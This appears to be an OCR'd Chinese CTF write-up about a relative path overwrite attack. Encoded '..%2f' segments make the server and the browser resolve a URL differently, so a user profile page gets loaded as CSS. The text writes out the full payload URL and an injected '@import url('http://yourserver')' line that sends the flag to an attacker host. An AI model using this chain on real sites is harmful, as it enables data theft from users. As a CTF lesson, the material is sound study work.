

注册登录之后先浏览一遍所有功能，发现 `classes.php` 与其他页面字体不一样





课程编码	作者
1	大学物理第一章
2	大学物理第二章
3	大学物理第三章

看下 `classes.php` 的页面源码，发现引入了一个 css：

```
<link rel="stylesheet" type="text/css" href="../../classes.css">
```

看到相对路径加载的 css 立刻联想到之前看过的一篇 paper，讲的是在一些场景中服务端和浏览器解析 URL 的方式存在差异，导致信息泄漏。

先看 payload：

```
http://52.80.19.55/user.php/69/0/..%2f..%2f..%2fclasses.php/0
```

服务端把 `%2f` 当成路径分割符 `/`：

```
/user.php/69/0/../../../classes.php/0
```

也就是

```
/classes.php/0
```

而浏览器认为 `..%2f..%2f..%2fclasses.php/` 是一个目录，加载 css 时向上跳两层目录：


```
/user.php/69/0/..%2f..%2f..%2fclasses.php/../../classes.css
```

也就是

```
/user.php/69/classes.css
```

测试 `/user/69` 与 `/user/69aaaa` 返回结果相同，可知 user.php 用 `intval($_SERVER["PATH_INFO"])` 获得用户 id。user.php 会输出注册时输入的 Vow of study ，我们可以写入如下内容：

```
{}
@import url('http://yourserver')
```



然后提交 payload 就能收到 flag 了：